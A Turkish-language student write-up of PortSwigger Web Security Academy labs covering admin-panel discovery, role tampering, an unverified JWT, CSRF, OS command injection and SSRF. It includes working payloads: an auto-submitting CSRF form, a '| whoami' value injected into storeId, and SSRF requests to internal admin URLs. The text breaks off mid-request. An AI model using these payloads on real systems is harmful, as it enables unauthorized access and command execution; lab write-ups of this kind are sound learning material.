

OWASP TOP-10 Task 2

Broken Access Control:

1-

Web Security Academy > Access control > Lab

Lab: Unprotected admin functionality

APPRENTICE

LAB

Not solved

This lab has an unprotected admin panel.
Solve the lab by deleting the user `carlos`.

ACCESS THE LAB

Solution


Community solutions

Çözüm:

Siteye girdiğimizde bizi ürün satın alabileceğimiz bir mağaza karşılıyor. Laboratuvar hakkında bilgi aldığımızda çözüm için korunmayan bir admin panele erişmemiz gerekli. Bunun için ilk önce admin.html sitesine gittim ancak öyle bir sayfa yoktu. Daha sonradan robots.txt kısmına girerek burada beni karşılayan bir yer buldum:

```
User-agent: *
Disallow: /administrator-panel
```

Aradığımız yer “/administrator-panel”



Web Security
Academy

Unprotected admin functionality

[Back to lab description](#) >>

Users

wiener - [Delete](#)
carlos - [Delete](#)

Karşımızda ise ödülümüz duruyor! Laboratuvarın amacı “carlos” adlı kullanıcıyı silmek.

Congratulations, you solved the lab!

User deleted successfully!

Users


wiener - [Delete](#)

Sildiğimizde ise görevi başarı ile tamamlıyoruz.

2-

Lab: User role can be modified in user profile

APPRENTICE

 LAB

Not solved



This lab has an admin panel at `/admin`. It's only accessible to logged-in users with a `roleid` of 2.

Solve the lab by accessing the admin panel and using it to delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

 ACCESS THE LAB

 Solution 

 Community solutions 

Buradaki lab’ımızda ise bize bir `/admin` kısmı bulunduğu söyleniyor ve sadece `roleid` parametresi 2’ye eşit olan kullanıcılar tarafından ulaşılabilir olduğu söyleniyor. Lab’ın amacı zaafli bulunan parametreleri kullanarak `carlos` adlı kullanıcıyı silmek.


Login

Username

Password

Log in

Bize verilen kullanıcı bilgileri ile giriş yapıyoruz.



User role can be modified in user profile


[Back to lab description >>](#)

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Kullanıcı parametresinde id kısmını görebiliyoruz ki bu başka bir zaafa sebep olabilir ancak şimdilik /admin kısmına ulaşmayı çalışırken bu isteği "Burpsuite" ile yakalıycaz.



User role can be modified

[Back to lab description >>](#)


Admin interface only available if logged in as an administrator

Burada isteğimizde bir şey yakalayamadık ancak bize bu bilgi verildi... Sanırsam burpsuite'te görünmeyen bir parametre olan "roleid" kısmını kendimiz ekleyeceğiz.

Request

```
Pretty Raw Hex
1 GET /admin HTTP/2
2 Host: 0a5500520493742a808bf31e002b0038.web-security-academy.net
3 Cookie: session=QrPlmYRBMZmQTzP24FDnoiGSpdHx0fQ
4 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: tr-TR
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Accept-Encoding: gzip, deflate, br
16 Priority: u=0, i
17 roleid: 2
18
```

Buradan da bir şey elde edemedik...



Admin interface only available if logged in as an administrator

Sanırsam başka bir yerden denemeliyiz. Tekrardan giriş yaptığımızda bizde "Change email" denilen bir kısım sunuluyor ve buradaki istekleri "Burpsuite" ile yakalayacağız.

My Account

Your username is: wiener

Your email is: wiener@normal-user.net

Email

deneme@email.com

Update email

```

1 POST /my-account/change-email HTTP/2
2 Host: 0a5500520493742a808bf31e002b0038.web-security-academy.net
3 Cookie: session=QrPhmYREmZaQTzR24PDnoiGRpdHXeOfQ
4 Content-Length: 28
5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 Content-Type: text/plain; charset=UTF-8
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
0 Sec-Ch-Ua-Platform: "Windows"
1 Accept: */*
2 Origin: https://0a5500520493742a808bf31e002b0038.web-security-academy.net
3 Sec-Fetch-Site: same-origin
4 Sec-Fetch-Mode: cors
5 Sec-Fetch-Dest: empty
6 Referer: https://0a5500520493742a808bf31e002b0038.web-security-academy.net/my-account?id=wiener
7 Accept-Encoding: gzip, deflate, br
8 Priority: u=1, i
9
0 {
  "email": "deneme@email.com"
}

```

Update email'e bastığımızda bu request "POST" ile gidiyor.

Cevap olarakta:

Response

| | Pretty | Raw | Hex | Render |
|----|---|-----|-----|--------|
| 1 | HTTP/2 302 Found | | | |
| 2 | Location: /my-account | | | |
| 3 | Content-Type: application/json; charset=utf-8 | | | |
| 4 | X-Frame-Options: SAMEORIGIN | | | |
| 5 | Content-Length: 120 | | | |
| 6 | | | | |
| 7 | { | | | |
| 8 | "username": "wiener", | | | |
| 9 | "email": "deneme@email.com", | | | |
| 10 | "apikey": "c5YWe8ME66XUWBOCE976LDKdmlKPB038", | | | |
| 11 | "roleid": 1 | | | |
| 12 | } | | | |

Evet burada karşımızda "roleid" parametresi gözüküyor! Buradaki roleid parametresini değiştirmek için POST isteğini değiştirebiliriz:

```

{
  "email": "asddeneme@email.com",
  "roleid": 2
}

```

```

{
  "username": "wiener",
  "email": "asddeneme@email.com",
  "apikey": "c5YWe8ME66XUWBOCE976LDKdmlKPB038",
  "roleid": 2
}

```

Bize cevap olarak roleid:2 geliyor yani artık “/admin” Sekmesine ulaşp “carlos” kullanıcısını silebiliriz!

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - Delete

3-

Lab: Unprotected admin functionality with unpredictable URL

APPRENTICE

 LAB

Not solved



This lab has an unprotected admin panel. It's located at an unpredictable location, but the location is disclosed somewhere in the application.

Solve the lab by accessing the admin panel, and using it to delete the user `carlos`.

 ACCESS THE LAB

Buradaki Lab’ımızda bize korunmayan bir admin paneli olduğu söyleniyor ve bu panel tahmin edilemez bir yerde bulunuyor. Ama uygulamanın içerisinde bir yerden ulaşılabilirmiş. Hedefimiz “carlos” kullanıcısını silmek.

Buna benzer bir CTF siberyıldız’da yaşandı ve “inspect” kullanarak gizlenmiş admin paneline ulaşmamız gerekiyordu. Bu yüzden inspect yaparak şununla karşılaştım:

```
<p>|</p>
<script> == $0
  var isAdmin = false;
  if (isAdmin) {
    var topLinksTag = document.getElementsByClassName("top-links")[0];
    var adminPanelTag = document.createElement('a');
    adminPanelTag.setAttribute('href', '/admin-htc27s');
    adminPanelTag.innerText = 'Admin panel';
    topLinksTag.append(adminPanelTag);
    var pTag = document.createElement('p');
    pTag.innerText = '|';
    topLinksTag.appendChild(pTag);
  }
</script>
```

Buradan eğer admin isek bizi "/admin-htc27s" kısmına yönlendirecekti. Ben isAdmin kısmını true yaparak bahsedilen yere gittim ve:

Users

wiener - [Delete](#)

carlos - [Delete](#)

Kullanıcı düzenleme kısmına ulaştım. Buradan carlos'u silerek görevi tamamladım.

Congratulations, you solved the lab!

User deleted successfully!

Users

wiener - [Delete](#)

Injection:

1-

Lab: JWT authentication bypass via unverified signature

APPRENTICE

LAB

✓ Solved

This lab uses a JWT-based mechanism for handling sessions. Due to implementation flaws, the server doesn't verify the signature of any JWTs that it receives.

To solve the lab, modify your session token to gain access to the admin panel at `/admin`, then delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

Bu laboratuvarıda bize JWT mekanizmasının kullanıldığını ve uygulama yönteminden dolayı JWT'nin doğruluğunun kontrol edilmediğini söylüyorlar. Bize verilen kullanıcı bilgilerini loginde girerek /admin paneline ulaşmak için yakaladığım isteği inceliyeyiz.

```
1 GET /admin HTTP/2
2 Host: 0ae6003504ccblf281ef5cf3003000d2.web-security-academy.net
3 Cookie: session=
eyJraWQiOiJjNjAzYTZmNy0wOTY4LTQwMmMtOWMOMyOyMzBmMDQyMDkzZjEiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsImV4cCI6MTcyNTcyMTY5NCwic3ViIjoid2l1bmVyIn0.g-H6FC2A0AtKL6tZA3ydAZP2HJZ6dhRSelhZrOnQhRg8q
230R7Z6SF1DDB1C19UIctWbyB3_GSw9ldNqq251ZclZz8cGB15JVnx8ttm76P0dEu3
6Bso7M8rr33VQMtF5nSMjUv4SLmrT1Ik3T2G4YoarPwMBXMc95aupkDXsib9jIzuJ-
5qyVJI27892bbuMsDfVwEx__CaVXoBCfLLdFXHNFeB84xD0c-1VYyXsb2JaKOPxUp8
AUnYlywCkQb8JaaB1VEXpNt3A2kwECi2lgloy5V14Vaw30B1Cpf_gSWHjoyfbbLhcM
jbbIN4k7q_PecLDJy8-jQGfyucV1ZDHCg
4 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: "Windows"
7 Accept-Language: tr-TR
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,i
mage/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=
0.7
11 Sec-Fetch-Site: none
12 Sec-Fetch-Mode: navigate
```

Yakaladığımız istekte "eyJ" ile başlayan session cookiesinde JWT tokeni bulunuyor. Bunu deşifre ettiğimizde ise:

```
Header
{
  "kid": "c603a6f7-0968-402c-9c43-230f042093f1",
  "alg": "RS256"
}

Payload
{
  "iss": "portswigger",
  "exp": 1725721694,
  "sub": "wiener"
}
```

Ortaya çıkıyor. Biz burada “sub” denilen yerin karşısına “administrator” yazıcaz. Sonrasında ise JWT tokenini değiştirip isteği yönlendiricez.



JWT authentication bypass via unverified signature

LAB Not solved



[Back to lab description](#) >>

[Home](#) | [Admin panel](#) | [My account](#)

Users

wiener - [Delete](#)

carlos - [Delete](#)

Normalde erişmememiz gereken admin kullanıcı paneline erişip carlos’u silerek laboratuvarı tamamlayabiliriz. Ancak bunun için yeniden JWT tokenini düzenlememiz gerekiyor!

Congratulations, you solved the lab!

[Share](#)

Admin interface only available if logged in as an administrator

Lab: CSRF vulnerability with no defenses

APPRENTICE

LAB

Not solved



This lab's email change functionality is vulnerable to CSRF.

To solve the lab, craft some HTML that uses a [CSRF attack](#) to change the viewer's email address and upload it to your exploit server.

You can log in to your own account using the following credentials: `wiener:peter`

Hint

You cannot register an email address that is already taken by another user. If you change your own email address while testing your exploit, make sure you use a different email address for the final exploit you deliver to the victim

Bize burada Email değiştirme fonksiyonunda CSRF zaafiyeti olduğu söyleniyor. Bu laboratuvarı çözmek adına HTML ile değişiklikler yaparak tıklayan birisinin email adresini değiştirmemiz gerekiyor. Bize verilen default kullanıcı bilgileri ile giriş yapıyoruz.

Your email is: `wiener@normal-user.net`

Email

Update email

Bahsedilen bozuk fonksiyon giriş yaptığımızda bizi karşılıyor. Biz denemek adına bunu `asd@asd.com` ile doldurup Update email request'ini burpsuite ile yakalıycaz.

```
POST /my-account/change-email HTTP/2
Host: 0ab900a004de8cac807b99cb00aa007c.web-security-academy.net
Cookie: session=e6xNh0tQM4vpE9vFuIZTawY6JtcYsKre
Content-Length: 19
Cache-Control: max-age=0
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: tr-TR
Upgrade-Insecure-Requests: 1
Origin: https://0ab900a004de8cac807b99cb00aa007c.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0ab900a004de8cac807b99cb00aa007c.web-security-academy.net/my
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

email=asd40asd.com
```

Karşımızda bir html post isteği duruyor. Amacımız buradaki bazı parametreleri değiştirerek Burp suite'deki Exploit serverine zaafiyetli html kodunu göndermek.

Bunun için visual studio'yu açıp index.html adında yeni bir dosya oluşturuyoruz.

```
<> index.html > form
1  <form method="POST" action="https://0ab900a004de8cac807b99cb00aa007c.web-security-academy.net/my-account/change-email">
2    <input type="hidden" name="email" value="asd@asd.com">
3  </form>
4
5  <script>
6    document.forms[0].submit()
7  </script>
```

Yazdığımız kodu html olarak kaydedip hedefimize gönderdiğimizde email adresini değiştirmiş olup zaafiyeti tamamlayacağız. Bu kodu şimdi exploit sunucusuna gönderebiliriz! Şimdilik deneme amacıyla yaptığımız index.html url'sini browser'ımıza girdiğimizde email'in asd@asd.com olarak değiştiğini görebiliriz:

My Account

Your username is: wiener

Your email is: asd@asd.com

Email

Update email

Craft a response

URL: <https://exploit-0a5600db04cc8c0680599840010c0033.exploit-server.net/exploit>

HTTPS



File:

/exploit

Head:

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8

Body:

```
<form method="POST" action="https://0ab900a004de8cac807b99cb00aa007c.web-security-academy.net/my-account/change-email">
  <input type="hidden" name="email" value="asd@asd.com">
</form>

<script>
  document.forms[0].submit()
</script>
```

Zaafiyetli kodu gönderip laboratuvarı tamamlamak adına deliver tuşuna basınca işlemiz tamamlanacak.

```
<script>
document.forms[0].submit()
</script>
```

[Store](#)[View exploit](#)[Deliver exploit to victim](#)[Access log](#)

3-

Lab: OS command injection, simple case

APPRENTICE



LAB

Not solved



This lab contains an [OS command injection](#) vulnerability in the product stock checker.

The application executes a shell command containing user-supplied product and store IDs, and returns the raw output from the command in its response.

To solve the lab, execute the `whoami` command to determine the name of the current user.



ACCESS THE LAB

Bu laboratuvarda ürün stoğu kontrolünde bir OS enjeksiyonu bulunuyormuş. Amacımız whoami komudunu çalıştırabilmek. İlk önce siteye gidip herhangi bir ürünün stoklarını görebilmek adına bir ürünün detaylarına tıklıyoruz.

Description:

By Steam Train Direct From The North Pole

We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child.

Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing.

*Make sure you have an extra large freezer before delivery.

*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit).

*Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles snowflakes.

*Scatter snow.

Yes! It really is that easy. You will be the envy of all your neighbors unless you let them in on the secret. We offer a 10% discount on future purchases for every referral we receive from you.

Snow isn't just for Christmas either, we deliver all year round, that's 365 days of the year. Remember to order before your existing snow melts, and allow 3 days to prepare the new batch to avoid disappointment.

London



Check stock

[< Return to list](#)

Aşağısında “Check stock” tuşu bulunduğunu gördük. Bunun için bu tuşa tıklarken isteği görmek adına “Burpsuite” ile yakaladık.

```
POST /product/stock HTTP/2
Host: 0a0b00c2039481038185993c00a30068.web-security-academy.net
Cookie: session=rfTARcEmihdrAEBIExaoLMKSH56QJV6L
Content-Length: 21
Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
Content-Type: application/x-www-form-urlencoded
Accept-Language: tr-TR
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Sec-Ch-Ua-Platform: "Windows"
Accept: */*
Origin:
https://0a0b00c2039481038185993c00a30068.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
https://0a0b00c2039481038185993c00a30068.web-security-academy.net/
product?productId=1
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1&storeId=1
```

Burada productId için ve storeId için 1 yazıyor dolayısı ile burada “|” kullanarak yanına whoami yazdırmayı deneyeceğiz.

```
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

productId=1&storeId=1%20%7c%20whoami
```

London

peter-MEf7D1

Bize Whoami cevabı olarak “peter-MEf7D1” cevabı döndürdü ve labaratuvarı tamamladık.

SSRF (Server-side Request Forgery):

1-

Lab: Basic SSRF against another back-end system

APPRENTICE

LAB

Not solved



This lab has a stock check feature which fetches data from an internal system.

To solve the lab, use the stock check functionality to scan the internal `192.168.0.X` range for an admin interface on port 8080, then use it to delete the user `carlos`.



ACCESS THE LAB

Buradaki laboratuvarıda iç sistemden stok kontrolü için bir özellik var. Bu laboratuvarı çözmek adına 192.168.0.X menziline 8080 portunda bir admin paneli bulup carlos'u silmemiz lazım.

Bunun için ürünler sayfasından bir ürüne tıklayarak "Check stock" yapıyoruz

propelling us into the World Wide market. We can guarantee all of our bananas ensuring an ethically sourced product, leading to convenience and peace of mi

We offer a 30-day money back guarantee providing the banana skin is returned must still be yellow.

London




Check stock

İsteğimizi burp ile yakaladığımızda StockAPI parametresiyle karşılaşıyoruz.

```
1 POST /product/stock HTTP/2
2 Host: 0a8000500416585490a030ca00d90095.web-security-academy.net
3 Cookie: session=AboDLYWaTTYKSqDY1539a5of9J6fArsP
4 Content-Length: 96
5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a8000500416585490a030ca00d90095.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a8000500416585490a030ca00d90095.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http%3A%2F%2F192.168.0.1%3A8080%2Fproduct%2Fstock%2Fcheck%3FproductId%3D1%26storeId%3D1
```

Bize söylendiği gibi 192.168.0.X:8080 menziline /admin ekranı var ve bunu bulmak için isteğimizi "Intruder" sekmesine göndererek stockApi yerine 192.168.0. \$1\$ yazıyoruz.

Daha sonrasında ise “Payloads” Kısımına gidip



Payload olarak Numbers seçiyoruz. From kısmına 1 ve To kısmına 255 yazıp start attack tuşuna basıyoruz!

2. Intruder attack of https://0a8000500416585490a030ca00d90095.web-security-academy.net

Attack Save

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

| Request | Payload | Status code | Response received | Error | Timeout | Length | Comment |
|---------|---------|-------------|-------------------|-------|---------|--------|---------|
| 19 | 19 | 400 | 87 | | | 228 | |
| 20 | 20 | 400 | 132 | | | 228 | |
| 21 | 21 | 400 | 127 | | | 228 | |
| 22 | 22 | 400 | 129 | | | 228 | |
| 23 | 23 | 400 | 241 | | | 228 | |
| 24 | 24 | 400 | 87 | | | 228 | |
| 25 | 25 | 400 | 88 | | | 228 | |
| 26 | 26 | 400 | 131 | | | 228 | |
| 27 | 27 | 400 | 128 | | | 228 | |
| 28 | 28 | 400 | 128 | | | 228 | |
| 29 | 29 | 400 | 127 | | | 228 | |
| 30 | 30 | 400 | 87 | | | 228 | |
| 31 | 31 | 400 | 86 | | | 228 | |
| 32 | 32 | 400 | 86 | | | 228 | |
| 33 | 33 | 400 | 86 | | | 228 | |
| 34 | 34 | 400 | 85 | | | 228 | |
| 35 | 35 | 400 | 87 | | | 228 | |
| 36 | 36 | 400 | 130 | | | 228 | |
| 37 | 37 | 400 | 87 | | | 228 | |
| 38 | 38 | 400 | 89 | | | 228 | |
| 39 | 39 | 400 | 131 | | | 228 | |
| 40 | 40 | 400 | 87 | | | 228 | |

Request Response

Pretty Raw Hex Render

HTTP/2: 400 Bad Request
Content-Type: application/json; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 104

Şimdi ise Length kısmı sıra dışı olan bir cevap geldiğinde o linke gidicez.


| Request | Response |
|---------|----------|
| 153 | 153 |
| 154 | 154 |
| 155 | 155 |
| 156 | 156 |
| 157 | 157 |
| 158 | 158 |
| 159 | 159 |
| 160 | 160 |
| 161 | 161 |
| 162 | 162 |
| 163 | 163 |
| 164 | 164 |
| 165 | 165 |
| 166 | 166 |
| 167 | 167 |
| 168 | 168 |
| 169 | 169 |
| 170 | 170 |
| 0 | |
| 1 | 1 |
| 75 | 75 |

Result #75
Scan
Send to Intruder
Send to Repeater Ctrl+R
Send to Sequencer
Send to Organizer Ctrl+O
Send to Comparer (request)
Send to Comparer (response)
Show response in browser
Request in browser >
Generate CSRF PoC
Add to site map
Request item again
Define extract grep from response
Copy as curl command (bash)
Add comment
Highlight >

Request
Pretty Raw Hex Render
HTTP/1.1 200 OK

Bulduğumuza göre 192.168.0.75:8080/admin url'sinde 200 OK cevabı var bu da demek ki admin panelimiz burada çalışıyor. Şimdi bunu repeater'a atıp cevabı renderlayalım.

Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0a9e0008044ed0c083315bce00b50075.web-security-academy.net
3 Cookie: session=nx3vU8gQHJT3K4rS9haVczXghQC0cmuB
4 Content-Length: 39
5 Sec-Ch-Ua: "Chromium";v="127", "Not)A;Brand";v="99"
6 Content-Type: application/x-www-form-urlencoded
7 Accept-Language: tr-TR
8 Sec-Ch-Ua-Mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
10 Sec-Ch-Ua-Platform: "Windows"
11 Accept: */*
12 Origin: https://0a9e0008044ed0c083315bce00b50075.web-security-academy.net
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: https://0a9e0008044ed0c083315bce00b50075.web-security-academy.net/product?productId=1
17 Accept-Encoding: gzip, deflate, br
18 Priority: u=1, i
19
20 stockApi=http://192.168.0.75:8080/admin

Response
Pretty Raw Hex Render
 Basic S
another
system
Back to lat

Users
wiener - Delete
carlos - Delete

Şimdi carlos'u silebilmek adına ise html kodunu inceleyelim.

```
users>  
</hl>  
<div>  
  <span>  
    wiener -  
  </span>  
  <a href="/http://192.168.0.75:8080/admin/delete?username=wiener">  
    Delete  
  </a>  
</div>  
<div>  
  <span>  
    carlos -  
  </span>  
  <a href="/http://192.168.0.75:8080/admin/delete?username=carlos">  
    Delete  
  </a>  
</div>  
</section>
```

Carlosu silmek için url'yi kopyalayıp API kısmına yapıştıralım.

| Response | |
|----------|--|
| Pretty | Raw |
| 1 | HTTP/2 302 Found |
| 2 | Location: http://192.168.0.75:8080/admin |
| 3 | X-Frame-Options: SAMEORIGIN |
| 4 | Content-Length: 0 |
| 5 | |
| 6 | |

Aldığımız cevaba göre Lab tamamlandı.



Basic SSRF again

[Back to lab description >>](#)

Congratulations, you solved the lab!

Lab: Basic SSRF against the local server

APPRENTICE



LAB



Solved



This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at `http://localhost/admin` and delete the user `carlos`.



ACCESS THE LAB

Bu laboratuvarı çözebilmek adına stok kontrol etme fonksiyonunda zaafı kullanıcaz. Bunun için localhost/admin sayfasına erişmeye çalışıp carlos kullanıcıasını silmemiz gerekli.

Description:
The Six Pack Beer Belt - because who wants just one beer?

Say goodbye to long queues at the bar thanks to this handy belt. This beer belt is fully adjustable up to 50" waist, meaning you can change the size according to how much beer you're drinking. With its camouflage design, it's easy to sneak beer into gigs, parties and festivals. This is the perfect gift for a beer lover or just someone who hates paying for drinks at the bar!

Simply strap it on and load it up with your favourite beer cans or bottles and you're off! Thanks to this sturdy design, you'll always be able to boast about having a six pack. Buy this adjustable belt today and never go thirsty again!

London

```

10 Chrome/127.0.6533.100 Safari/537.36
11 Sec-CH-UA-Platform: "Windows"
12 Accept: */*
13 Origin: https://0ace0073034ebc4b0a4a348001700b9.web-security-academy.net
14 Sec-Fetch-Site: same-origin
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Dest: empty
17 Referer: https://0ace0073034ebc4b0a4a348001700b9.web-security-academy.net/product/productId=1
18 Accept-Encoding: gzip, deflate, br
19 Priority: u=1, i
20 stockApi=http://localhost/admin
  
```

```

1 *
2 Set-Cookie: session=5ZuydyqoLpYmC7t3DwYgf3Dhw78c3Hh0jSecure;
3 HttpOnly
4 SameSite=None
5 X-Frame-Options=deny
6 Content-Length: 3070
7 <!DOCTYPE html>
8 <html>
9 <head>
  
```

Request

POST /product/stock HTTP/2

Host: 0ace0073034ebc4b0a4a348001700b9.web-security-academy.net

Cookie: session=0Ryaa5S7F60aWgnR7pIcDHCJFnt

Content-Length: 31

